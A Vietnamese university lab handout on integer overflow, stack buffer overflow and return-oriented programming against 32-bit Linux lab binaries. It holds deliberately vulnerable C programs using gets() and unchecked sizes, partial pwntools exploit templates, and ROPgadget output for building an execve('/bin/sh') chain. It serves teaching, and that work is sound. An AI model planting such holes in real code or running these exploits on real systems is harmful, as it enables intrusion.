

5

Lab

PHỤC VỤ MỤC ĐÍCH GIÁO DỤC
FOR EDUCATIONAL PURPOSE ONLY

Integer overflow và ROP

Binary Exploitation

**Thực hành môn Lập trình An toàn &
Khai thác lỗ hổng phần mềm**



Lưu hành nội bộ

<Ng nghiêm cấm đăng tải trên internet dưới mọi hình thức>

A. TỔNG QUAN

A.1. Mục tiêu

- Tìm hiểu và khai thác các lỗ hổng Integer Overflow và kỹ thuật tấn công ROP khai thác lỗ hổng buffer overflow.

A.2. Thời gian thực hành

- Thực hành tại lớp: **5** tiết tại phòng thực hành.
- Hoàn thành báo cáo kết quả thực hành: tối đa **7** ngày.

A.3. Môi trường thực hành

Sinh viên cần chuẩn bị trước máy tính với môi trường thực hành như sau:

- 1 PC cá nhân với hệ điều hành tự chọn
- Virtual Box hoặc **VMWare** + máy ảo **Linux**

Một số công cụ khác cần sử dụng:

- Ropgadget

Xem hướng dẫn tại: <https://github.com/JonathanSalwan/ROPgadget>

- pwngdb

Xem hướng dẫn tại: <https://github.com/pwngdb/pwngdb>

B. THỰC HÀNH

B.1. Integer Overflow (tràn số nguyên)

B.1.1. Hiểu về lỗi hổng tràn số nguyên

Trong ngôn ngữ lập trình C, các kiểu dữ liệu cơ bản của số nguyên bao gồm short, int, long. Ba kiểu dữ liệu này cũng được chia thành có dấu và không dấu. Mỗi kiểu dữ liệu đều có giới hạn kích thước, do đó cũng có giới hạn trong phạm vi số có thể biểu diễn.

Kiểu	Kích thước	Phạm vi
short int	2 byte	-32768~32767(0x8000~0x7fff)
unsigned short int	2 byte	0~65535(0~0xffff)
int	4 byte	0~2147483647(0~0x7fffffff) -2147483648~-1(0x80000000~0xffffffff)
unsigned int	4 byte	0~4294967295(0~0xffffffff)
long int	8 byte	Phần dương: 0~0x7fffffffffffffff Phần âm: 0x8000000000000000~0xffffffffffffffff
unsigned long int	8 byte	0~0xffffffffffffffff

Khi dữ liệu trong chương trình vượt quá phạm vi lưu trữ của kiểu dữ liệu sẽ gây ra hiện tượng tràn. Việc tràn đối với kiểu số nguyên được gọi là **integer overflow**.

Quan sát đoạn mã C bên dưới, Có 2 biến a và b lần lượt kiểu short int và unsigned short int, chiếm 2 byte.

```
1. short int a;
2. unsigned short int b;
```

• Tràn trên

Ta thử thực hiện phép cộng với một số giá trị a và b đặc biệt.

- Với trường hợp có dấu (signed): $0x7fff + 1$ là giá trị có thể gây tràn trên.
- Với trường hợp không dấu (unsigned): $0xffff + 1$ là giá trị có thể gây tràn trên.

Gán $a = 0x7fff$, $b = 0xffff$ và in kết quả của các phép cộng thêm 1, có thể dùng %hd và %hu để in ra các giá trị short (2 byte).

```
ubuntu@ubuntu: ~/NT521/Lab5
ubuntu@ubuntu:~/NT521/Lab5$ ./b111
0x7fff + 1 = 32767 + 1 = -32768
0xffff + 1 = 65535 + 1 = 0
ubuntu@ubuntu:~/NT521/Lab5$
```

Yêu cầu 1. Sinh viên giải thích kết quả thực hiện, vì sao ta có được những kết quả như hình trên? Khi nào xảy ra tràn trên?

Gợi ý: Các tập lệnh assembly của máy tính không phân biệt giữa số có dấu và không dấu, dữ liệu tồn tại và tính toán ở dạng nhị phân. Ví dụ, phép cộng $0x7fff + 1$, các toán hạng được chuyển sang dạng nhị phân để tính toán: $0111\ 1111\ 1111\ 1111 + 1 = 1000\ 0000\ 0000\ 0000 = 0x8000$. **Giá trị này trong hệ số nguyên có dấu sẽ có giá trị bao nhiêu?**

• Tràn dưới

Ta thực hiện phép trừ để kiểm tra trường hợp tràn dưới. Ta có 2 tình huống:

- Với trường hợp có dấu (signed): $0x8000 - 1$ là 1 giá trị có thể gây tràn dưới.
- Với trường hợp không dấu (unsigned): $0x0000 - 1$ là 1 giá trị có thể gây tràn dưới.

Gán $a = 0x8000$, $b = 0x0000$ và in kết quả của các phép trừ đi 1.

```
ubuntu@ubuntu: ~/NT521/Lab5
ubuntu@ubuntu:~/NT521/Lab5$ ./b112
0x8000 - 1 = -32768 - 1 = 32767
0x0 - 1 = 0 - 1 = 65535
ubuntu@ubuntu:~/NT521/Lab5$
```

Yêu cầu 2. Sinh viên giải thích kết quả thực hiện, vì sao ta có được những kết quả như hình trên? Khi nào xảy ra tràn dưới?

B.1.2. Khai thác tràn số nguyên: Ví dụ 1

Ví dụ có 1 chương trình **malloc-overflow** có code như bên dưới.

```
1 #include <stddef.h>
2 int main(void)
3 {
4     int len;
5     int data_len;
6     int header_len;
7     char *buf;
8     header_len = 0x10;
9     scanf("%uld", &data_len);
10    len = data_len + header_len;
11    buf = malloc(len);
12    read(0, buf, data_len);
13    return 0;
14 }
```

- File thực thi 32 bit.
- Các biến `len`, `data_len`, `header_len` là kiểu `int`.
- Các hàm `malloc()` và `read()` có các tham số tương ứng với kích thước (byte) cần cấp phát hoặc cần đọc dữ liệu, được khai báo kiểu `size_t` – số nguyên không dấu.
- `data_len` là 1 giá trị được người dùng nhập. Chương trình sẽ cấp phát 1 vùng nhớ có kích thước bằng `data_len + 0x10 = data_len + 16` (bytes) cho mảng `buf`.

Bước 1. Nhập một giá trị `data_len` bình thường và quan sát hoạt động `malloc`

Mở với `pwndbg` và xem mã assembly. Đặt breakpoint tại vị trí hàm `malloc` và `read`.

```
0x08048513 <+72>: push    eax
0x08048514 <+73>: call   0x8048390 <malloc@plt>
0x08048519 <+78>: add    esp,0x10
0x0804851c <+81>: mov    DWORD PTR [ebp-0x10],eax
0x0804851f <+84>: mov    eax,DWORD PTR [ebp-0x1c]
0x08048522 <+87>: sub    esp,0x4
0x08048525 <+90>: push   eax
0x08048526 <+91>: push   DWORD PTR [ebp-0x10]
0x08048529 <+94>: push   0x0
0x0804852b <+96>: call   0x8048370 <read@plt>
0x08048530 <+101>: add    esp,0x10
0x08048533 <+104>: nop
0x08048534 <+105>: mov    eax,DWORD PTR [ebp-0xc]
0x08048537 <+108>: xor    eax,DWORD PTR gs:0x14
0x0804853e <+115>: je     0x8048545 <main+122>
0x08048540 <+117>: call   0x8048380 <__stack_chk_fail@plt>
0x08048545 <+122>: mov    ecx,DWORD PTR [ebp-0x4]
```

Chạy chương trình với **run** và nhập giá trị `data_len` là 1 số nguyên dương, ví dụ 8.

```
[ DISASM / i386 / set emulate on ]
0x8048513 <main+72>    push    eax
0x8048514 <main+73>    call   malloc@plt      <malloc@plt>
                        size: 0x18

0x8048519 <main+78>    add     esp, 0x10
0x804851c <main+81>    mov     dword ptr [ebp - 0x10], eax
0x804851f <main+84>    mov     eax, dword ptr [ebp - 0x1c]
0x8048522 <main+87>    sub     esp, 4
0x8048525 <main+90>    push    eax
0x8048526 <main+91>    push    dword ptr [ebp - 0x10]
0x8048529 <main+94>    push    0
0x804852b <main+96>    call   read@plt        <read@plt>

0x8048530 <main+101>   add     esp, 0x10

[ STACK ]
00:0000    esp 0xffffd130 ← 0x18
01:0004    0xffffd134 → 0xffffd14c ← 0x8
02:0008    0xffffd138 ← 0x0
03:000c    0xffffd13c → 0xf7dfc352 ( __internal_atexit+66) ← add     esp, 0x10
04:0010    0xffffd140 → 0xf7fb33fc ( __exit_funcs) → 0xf7fb4180 (initial) ← 0x0
05:0014    0xffffd144 ← 0x400000
06:0018    0xffffd148 ← 0x0
07:001c    0xffffd14c ← 0x8

[ BACKTRACE ]
f 0 0x8048514 main+73
f 1 0xf7de2ed5 __libc_start_main+245
```

Quan sát ở hình trên là trạng thái stack trước khi gọi hàm **malloc**, ta thấy hàm này cần 1 tham số, có giá trị là `data_len + 0x10 = 8 + 0x10 = 0x18` bytes. Tương tự debug đến vị trí hàm **read**, sẽ thấy tham số thứ 3 tương ứng là độ dài cần đọc, cũng được gán giá trị là `data_len = 8 (0x8)` như đã nhập.

```
[ DISASM / i386 / set emulate on ]
0x804851f <main+84>    mov     eax, dword ptr [ebp - 0x1c]
0x8048522 <main+87>    sub     esp, 4
0x8048525 <main+90>    push    eax
0x8048526 <main+91>    push    dword ptr [ebp - 0x10]
0x8048529 <main+94>    push    0
0x804852b <main+96>    call   read@plt        <read@plt>
                        fd: 0x0 (/dev/pts/0)
                        buf: 0x804b5b0 ← 0x0
                        nbytes: 0x8

0x8048530 <main+101>   add     esp, 0x10
0x8048533 <main+104>   nop
0x8048534 <main+105>   mov     eax, dword ptr [ebp - 0xc]
0x8048537 <main+108>   xor     eax, dword ptr gs:[0x14]
0x804853e <main+115>   je      main+122        <main+122>

[ STACK ]
00:0000    esp 0xffffd130 ← 0x0
01:0004    0xffffd134 → 0x804b5b0 ← 0x0
02:0008    0xffffd138 ← 0x8
03:000c    0xffffd13c → 0xf7dfc352 ( __internal_atexit+66) ← add     esp, 0x10
04:0010    0xffffd140 → 0xf7fb33fc ( __exit_funcs) → 0xf7fb4180 (initial) ← 0x0
05:0014    0xffffd144 ← 0x400000
06:0018    0xffffd148 ← 0x0
07:001c    0xffffd14c ← 0x8

[ BACKTRACE ]
f 0 0x804852b main+96
f 1 0xf7de2ed5 __libc_start_main+245
```

Bước 2. Nhập `data_len = -1`

Ở bước này, ta sẽ thử nhập 1 giá trị `data_len` *bất thường*, cụ thể là một số âm là -1 để xem hoạt động của chương trình như thế nào.

Sinh viên thử tự debug chương trình với pwndbg, xác định giá trị tham số của `malloc()` và tham số độ dài sẽ đọc của `read`.

Yêu cầu 3. Với `data_len` nhập vào là -1, hàm `malloc()` sẽ nhận giá trị tham số bao nhiêu? `Read` sẽ đọc chuỗi có giới hạn là bao nhiêu byte? Giải thích các giá trị?
Lưu ý: Báo cáo các giá trị sau khi đã chuyển sang hệ 10. Ví dụ: 0xB là 11.

B.1.3. Khai thác tràn số nguyên: Ví dụ 2

Cho file thực thi **cast-overflow** có mã nguồn như bên dưới.

```
1 #include <stdio.h>
2 void check(int n)
3 {
4     if (!n)
5         printf("OK! Cast overflow done\n");
6     else
7         printf("Oops...\n");
8 }
9
10 int main(void)
11 {
12     long int a;
13     scanf("%ld", &a);
14     if (a == 0)
15         printf("Bad\n");
16     else
17         check(a);
18     return 0;
19 }
```

Trong đó:


- File thực thi 64 bit.
- Giá trị a có kiểu dữ liệu long int, được người dùng nhập vào.
- Đoạn mã trên là một ví dụ về một biến có kiểu dữ liệu lớn (long int), được ép kiểu trở thành kiểu dữ liệu nhỏ hơn (int) khi được truyền làm tham số cho hàm check(), sẽ gây ra tràn số nguyên.

Số nguyên long int chiếm không gian bộ nhớ 8 byte trong kiến trúc 64 bit, trong khi số nguyên int chỉ có không gian bộ nhớ 4 byte, vì vậy khi ép kiểu long -> int, sẽ gây ra sự cắt ngắn bớt 1 phần giá trị (1 số lượng bit) trong số long để chuyển sang int.

Yêu cầu 4. Sinh viên thử tìm giá trị của **a** để chương trình có thể in ra thông báo **"OK! Cast overflow done"**? Giải thích?

Gợi ý: Khi ép kiểu từ long sang int (kiểu dữ liệu có kích thước lớn sang kiểu dữ liệu có kích thước nhỏ hơn), giá trị hay các bit ở vị trí nào sẽ bị cắt bớt?

Kết quả khai thác thành công:



```
ubuntu@ubuntu: ~/NT521/Lab5
ubuntu@ubuntu:~/NT521/Lab5$ ./cast-overflow
OK! Cast overflow done
ubuntu@ubuntu:~/NT521/Lab5$
```

B.2. Tràn ngăn xếp (Stack Overflow)

B.2.1. Stack overflow – Ví dụ ôn tập

Cho file thực thi **vulnerable**, với mã nguồn như bên dưới.

```

1 #include <stdio.h>
2 #include <string.h>
3 void success() {
4     puts("You Have already controlled it.");
5     exit(0);
6 }
7 void vulnerable() {
8     char s[12];
9     gets(s);
10    puts(s);
11    return;
12 }
13 int main(int argc, char **argv) {
14     vulnerable();
15     return 0;
16 }
```

Trong đó:

- File thực thi 32 bit.
- Biên dịch với `-fno-stack-protector` và `-no-pie` nên không sử dụng canary.
- Hàm `gets()` có thể gây ra lỗi hỏng stack overflow.
- Chức năng chính là đọc chuỗi và xuất chuỗi `s`, hàm `success()` không được gọi.

Yêu cầu 5. Sinh viên khai thác lỗi hỏng stack overflow của file thực thi **vulnerable**, điều hướng chương trình thực thi hàm **success**. Báo cáo chi tiết các bước thực hiện.

Tham khảo đoạn mã khai thác bên dưới:

```

from pwn import *
sh = process('./vulnerable')
success_address = 0x01abcdef # change to address of success
## payload
payload = b'a' * X + p32(success_address) # change X to your value
print (p32(success_address))
## send payload
sh.sendline(payload)
sh.interactive()
```

Kết quả khai thác thành công:

```

ubuntu@ubuntu: ~/Lab5
ubuntu@ubuntu:~/Lab5$ python3 exploit_yc5.py
[+] Starting local process './vulnerable': pid 6060
[*] Switching to interactive mode
[*] Process './vulnerable' stopped with exit code 0 (pid 6060)
You Have already controlled it.
[*] Got EOF while reading in interactive
$
[*] Got EOF while sending in interactive
```


B.2.2. Stack overflow - ROP cơ bản

B.2.2.1. ROP là gì?

Sự xuất hiện của các cơ chế bảo vệ như Non-executable (NX) hay Data Execution Prevention (DEP) giúp chống thực thi code ở vùng nhớ không cho phép. Có nghĩa là khi chúng ta khai thác lỗ hổng Buffer Overflow của một chương trình, nếu chương trình này có cơ chế bảo vệ NX hay DEP thì shellcode chúng ta chèn vào xem như vô dụng, do vùng nhớ ta có quyền write để lưu shellcode đã bị đánh dấu là không cho phép thực thi.

ROP – Return Oriented Programming là một kỹ thuật tấn công tận dụng các đoạn code có sẵn của chương trình (nằm trong section .text). Ý tưởng chính của ROP có thể được thực hiện với các cách như sau:

- Sử dụng các **gadget** hiện có trong chương trình trên cơ sở tràn bộ đệm ngăn xếp. Gadget là các chuỗi lệnh kết thúc bằng ret. Thông qua các chuỗi lệnh này, chúng ta có thể sửa đổi nội dung của một số địa chỉ nhất định để tạo điều kiện thuận lợi cho việc kiểm soát luồng thực thi của chương trình.
- Tái sử dụng các **plt (Procedure Linkage Table)**, tùy vào mục đích khai thác.
- Thay đổi giá trị của một số thanh ghi hoặc các biến để điều khiển luồng thực thi của chương trình.

Để thực hiện được các cuộc tấn công ROP cần có các điều kiện sau:

- Có lỗ hổng stack overflow trong chương trình và return address trên stack có thể được kiểm soát.
- Đã biết chính xác địa chỉ của các gadget muốn sử dụng.

• Gadget là gì?

Bên dưới là 1 số ví dụ về các gadget, thực chất là các chuỗi lệnh assembly và có kết thúc bằng lệnh ret.

```
xor eax, eax ; ret
inc eax ; ret
pop eax ; pop edx ; pop ebx ; ret
mov dword ptr [edx], eax ; ret
```

Ý tưởng của ROP là thực thi liên tiếp chuỗi các gadget thay vì thực thi shellcode – vì bản chất shellcode cũng chỉ là chuỗi các lệnh assembly.


• Làm sao để thực thi chuỗi các gadget?

- Đơn giản là ghi đè return address bằng address của lệnh đầu tiên của gadget 1 (gọi tắt là address của gadget 1), nối tiếp là address của gadget2, nối tiếp là address của gadget 3,...
- Dạng payload: <padding><address của gadget 1><address của gadget 2> ... <address của gadget n>.

Trong đó: padding là 1 lượng byte đủ để address của gadget 1 ghi đè lên được return address.

- Tại sao các gadget có thể được thực thi liên tiếp nhau?

Hình bên dưới là stack sau ghi khai thác lỗ hổng stack overflow để truyền payload chứa address của nhiều gadget và trước khi lệnh **ret** trong hàm bị khai thác. Có thể thấy address của gadget 1 đã ghi đè lên return address.



- Khi lệnh **ret** trong hàm bị khai thác được thực thi:
 - o Return address được lấy ra từ vị trí Stack pointer SP trỏ đến, là <address của gadget 1>. Lúc này chương trình sẽ nhảy tới thực thi các lệnh của gadget 1.
 - o Do address của gadget 1 đã được lấy ra bởi ret, Stack pointer SP sẽ tăng 4 và trỏ đến ô nhớ chứa <address của gadget 2>.
- Khi lệnh **ret** của gadget 1 được thực thi:
 - o Return address được lấy ra từ vị trí Stack pointer SP trỏ đến, là <address của gadget 2>. Lúc này chương trình sẽ nhảy tới thực thi các lệnh của gadget 2.
 - o Stack pointer SP sẽ tăng 4 và trỏ đến ô nhớ chứa <address của gadget 3>.
- ...
- Khi lệnh **ret** của gadget n - 1 được thực thi:
 - o Return address được lấy ra từ vị trí Stack pointer SP trỏ đến, là <address của gadget n>. Lúc này chương trình sẽ nhảy tới thực thi các lệnh của gadget n.
 - o Stack pointer SP sẽ tăng 4 và trỏ đến đâu ta không cần quan tâm nữa - bởi vì lúc này toàn bộ các lệnh của các gadget đã được thực thi - tương đương với việc chúng ta đã thực thi shellcode thành công.

Yêu cầu 6. Sinh viên tự tìm hiểu và giải thích ngắn gọn về: **procedure linkage table** và **Global Offset Table** trong ELF Linux.

B.2.2.2. Khai thác ROP

Yêu cầu 7. Sinh viên khai thác lỗ hổng stack overflow trong file [rop](#) để mở shell tương tác.

Quan sát đặc điểm của file **rop**:

```
ubuntu@ubuntu: ~/Lab5
ubuntu@ubuntu:~/Lab5$ file rop
rop: ELF 32-bit LSB executable, Intel 80386, version 1 (GNU/Linux), statically linked,
for GNU/Linux 2.6.24, BuildID[sha1]=2bfff0285c2706a147e7b150493950de98f182b78, with debug
info, not stripped
ubuntu@ubuntu:~/Lab5$
```

- File thực thi 32 bit.
- **statically linked** có nghĩa tất cả các thư viện bắt buộc đều được bao gồm trong file thực thi. Điều này có nghĩa là file binary không cần tải bất kỳ thư viện nào như libc. Các cách khai thác lợi dụng got sẽ không khả thi.
- Khi biên dịch có sử dụng -fno-stack-protector và noexecstack, do đó không dùng stack canary, tuy nhiên không cho phép thực thi code trên stack.

```
CANARY      : disabled
FORTIFY     : disabled
NX          : ENABLED
PIE         : disabled
RELRO       : Partial
```

- Xem mã giả bằng IDA:

```
IDA View-A | Pseudocode-A | Hex View-1 | Structures | Enums
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     int v4; // [esp+1Ch] [ebp-64h] BYREF
4
5     setvbuf(stdout, 0, 2, 0);
6     setvbuf(stdin, 0, 1, 0);
7     puts("This time, no system() and NO SHELLCODE!!!");
8     puts("What do you plan to do?");
9     gets(&v4);
10    return 0;
11 }
```

Với lỗ hổng ở hàm **gets**, ta có thể khai thác để điều khiển return addr. Tuy nhiên trong code chương trình không có sẵn hàm nào gọi shell. Ta cũng không thể truyền shell code để thực thi, do chương trình không cho phép thực thi code trên stack.

Gợi ý:

Do không thể truyền và thực thi code trên stack, ta sẽ sử dụng ROP để khai thác, cụ thể sẽ sử dụng system call `execve("/bin/sh", NULL, NULL)` để giúp ta có được shell.

Yêu cầu của system call `execve("/bin/sh", NULL, NULL)`:

- **eax = 0xB** (số system call của `execve`, eax sẽ luôn là thanh ghi chứa giá trị này)
- ebx sẽ chứa tham số thứ nhất → **ebx phải chứa địa chỉ của chuỗi "/bin/sh"**
- ecx sẽ chứa tham số thứ hai → **ecx = 0** (0 tức là NULL)
- edx sẽ chứa tham số thứ ba → **edx = 0**

Để thực thi được `execve()` với các tham số cần thiết, ta cần tìm và thực thi các gadget có thể kiểm soát các thanh ghi, xác định vị trí của chuỗi và gadget của lệnh `system call`.

- Tìm và sử dụng các gadget kiểm soát các thanh ghi

Công cụ [Ropgadget](#) sẽ giúp chúng ta dễ dàng tìm kiếm các gadget. Ví dụ xem 1 số gadget có thể kiểm soát giá trị của `eax` với lệnh sau:

```
$ ROPgadget --binary rop --only 'pop|ret' | grep 'eax'
```

```
ubuntu@ubuntu: ~/Lab5
ubuntu@ubuntu:~/Lab5$ ROPgadget --binary rop --only 'pop|ret' | grep 'eax'
0x0809ddda : pop eax ; pop ebx ; pop esi ; pop edi ; ret
0x080bb196 : pop eax ; ret
0x0807217a : pop eax ; ret 0x80e
0x0804f704 : pop eax ; ret 3
0x0809ddd9 : pop es ; pop eax ; pop ebx ; pop esi ; pop edi ; ret
ubuntu@ubuntu:~/Lab5$
```

Ví dụ với gadget ở địa chỉ `0x080bb196 : pop eax ; ret`, chức năng sẽ thực thi lệnh `pop` lấy giá trị tại ô nhớ `esp` trở tới để gán cho `eax`, sau đó thực hiện `ret` (sẽ làm `esp` tăng 4). Các gadget cho các thanh ghi khác cũng tìm kiếm theo cách tương tự.

- Tìm vị trí của chuỗi `"/bin/sh"`

Chuỗi `"/bin/sh"` đã tồn tại sẵn trong file, có thể tìm địa chỉ với lệnh:

```
$ ROPgadget --binary rop --string '/bin/sh'
```

```
ubuntu@ubuntu: ~/Lab5
ubuntu@ubuntu:~/Lab5$ ROPgadget --binary rop --string '/bin/sh'
Strings information
=====
0x080be408 : /bin/sh
ubuntu@ubuntu:~/Lab5$
```

- Tìm gadget của lệnh `system call int 0x80`

Gadget quan trọng nhất là `int 0x80` (ở x64 sẽ là gadget `syscall`):

```
$ ROPgadget --binary rop --only 'int'
```

```
ubuntu@ubuntu: ~/Lab5
ubuntu@ubuntu:~/Lab5$ ROPgadget --binary rop --only 'int'
Gadgets information
=====
0x08049421 : int 0x80


Unique gadgets found: 1
ubuntu@ubuntu:~/Lab5$
```

- Tạo chuỗi thực thi các gadget

Khi đã có các thông tin trên, ta sẽ lần lượt đặt các gadget này vào các vị trí tương ứng, từ địa chỉ của `return addr` của hàm `main` đến các gadget tiếp theo theo thứ tự muốn thực hiện. Bên cạnh đó, trong stack cũng có thể để sẵn các giá trị muốn gán cho các thanh ghi để có thể gán tương ứng khi thực thi các gadget (ví dụ lệnh `pop` để lấy giá trị).

Ví dụ ở hình bên dưới, bên cạnh các address của các gadget, cũng có các giá trị được đặt xen kẽ trong stack. Các giá trị này sẽ được các gadget sử dụng nếu trong code có các

lệnh như pop. Ví dụ, khi lấy được address của gadget 3 và đến đó thực thi, esp sẽ trở về vị trí của giá trị 0x00. Nếu trong gadget 3 có lệnh pop eax, thì giá trị 0 sẽ được lấy ra và gán cho eax. esp sau đó sẽ trở về vị trí đang có address của gadget 4.



Sinh viên tham khảo code khai thác (python3):

```
from pwn import *
sh = process('./rop')
pop_eax_ret = 0xabcdef # change to correct address
pop_ebx_ret = 0xabcdef # change to correct address
pop_ecx_ret = 0xabcdef # change to correct address
pop_edx_ret = 0xabcdef # change to correct address
int_0x80 = 0xabcdef # change to correct address
binsh_ret = 0xabcdef # change to correct address
payload = b'a' * X # padding
payload += p32(pop_eax_ret) # add address to payload
payload += p32(0x0) # add a value to payload
# add enough information to payload
<add your code>
## send payload
sh.sendline(payload)
sh.interactive()
```

Kết quả khai thác thành công:

```
ubuntu@ubuntu: ~/Lab5
ubuntu@ubuntu:~/Lab5$ python3 exploit_yc7.py
[+] Starting local process './rop': pid 6902
[*] Switching to interactive mode
This time, no system() and NO SHELLCODE!!!
What do you plan to do?
$ ls
ROPgadget  exploit_yc7.py  input.py  rop
exploit_yc5.py  input  malloc-overflow  vulnerable
$ pwd
/home/ubuntu/Lab5
$
```

C. YÊU CẦU & ĐÁNH GIÁ

C.1. Yêu cầu

- Sinh viên tìm hiểu và thực hành theo hướng dẫn.
- Sinh viên báo cáo kết quả thực hiện và nộp bài bằng **1 trong 2 hình thức**:

C.1.1. Cách 1: Báo cáo trực tiếp trên lớp

Báo cáo trực tiếp kết quả thực hành (có hình ảnh minh họa các bước) với GVTH trong buổi học, trả lời các câu hỏi và giải thích các vấn đề kèm theo.

C.1.2. Cách 2: Nộp file báo cáo

Báo cáo cụ thể quá trình thực hành (có hình ảnh minh họa các bước), trả lời các câu hỏi và giải thích các vấn đề kèm theo trong file PDF theo mẫu tại website môn học.

Đặt tên file báo cáo theo định dạng như mẫu:

[Mã lớp]-LabX_NhomY_MSSV1_MSSV2_MSSV3

Ví dụ: [NT521.N11.ANTN.1]-Lab5_Nhom1_20520001_20520999_20521000.

- Nếu báo cáo có nhiều file, nén tất cả file vào file .ZIP với cùng tên file báo cáo.
- Nộp báo cáo trên theo thời gian đã thống nhất tại website môn học.

C.2. Đánh giá:

- Sinh viên hiểu và tự thực hiện được bài thực hành, đóng góp tích cực tại lớp.
- Báo cáo trình bày chi tiết, giải thích các bước thực hiện và chứng minh được do nhóm sinh viên thực hiện.
- Hoàn tất nội dung cơ bản và có thực hiện nội dung *mở rộng – cộng điểm* (với lớp ANTN).

Kết quả thực hành cũng được đánh giá bằng kiểm tra kết quả trực tiếp tại lớp vào cuối buổi thực hành hoặc vào buổi thực hành thứ 6.

Lưu ý: Bài sao chép, nộp trễ, “*gánh team*”,... sẽ được xử lý tùy mức độ.

HẾT

Chúc các bạn hoàn thành tốt!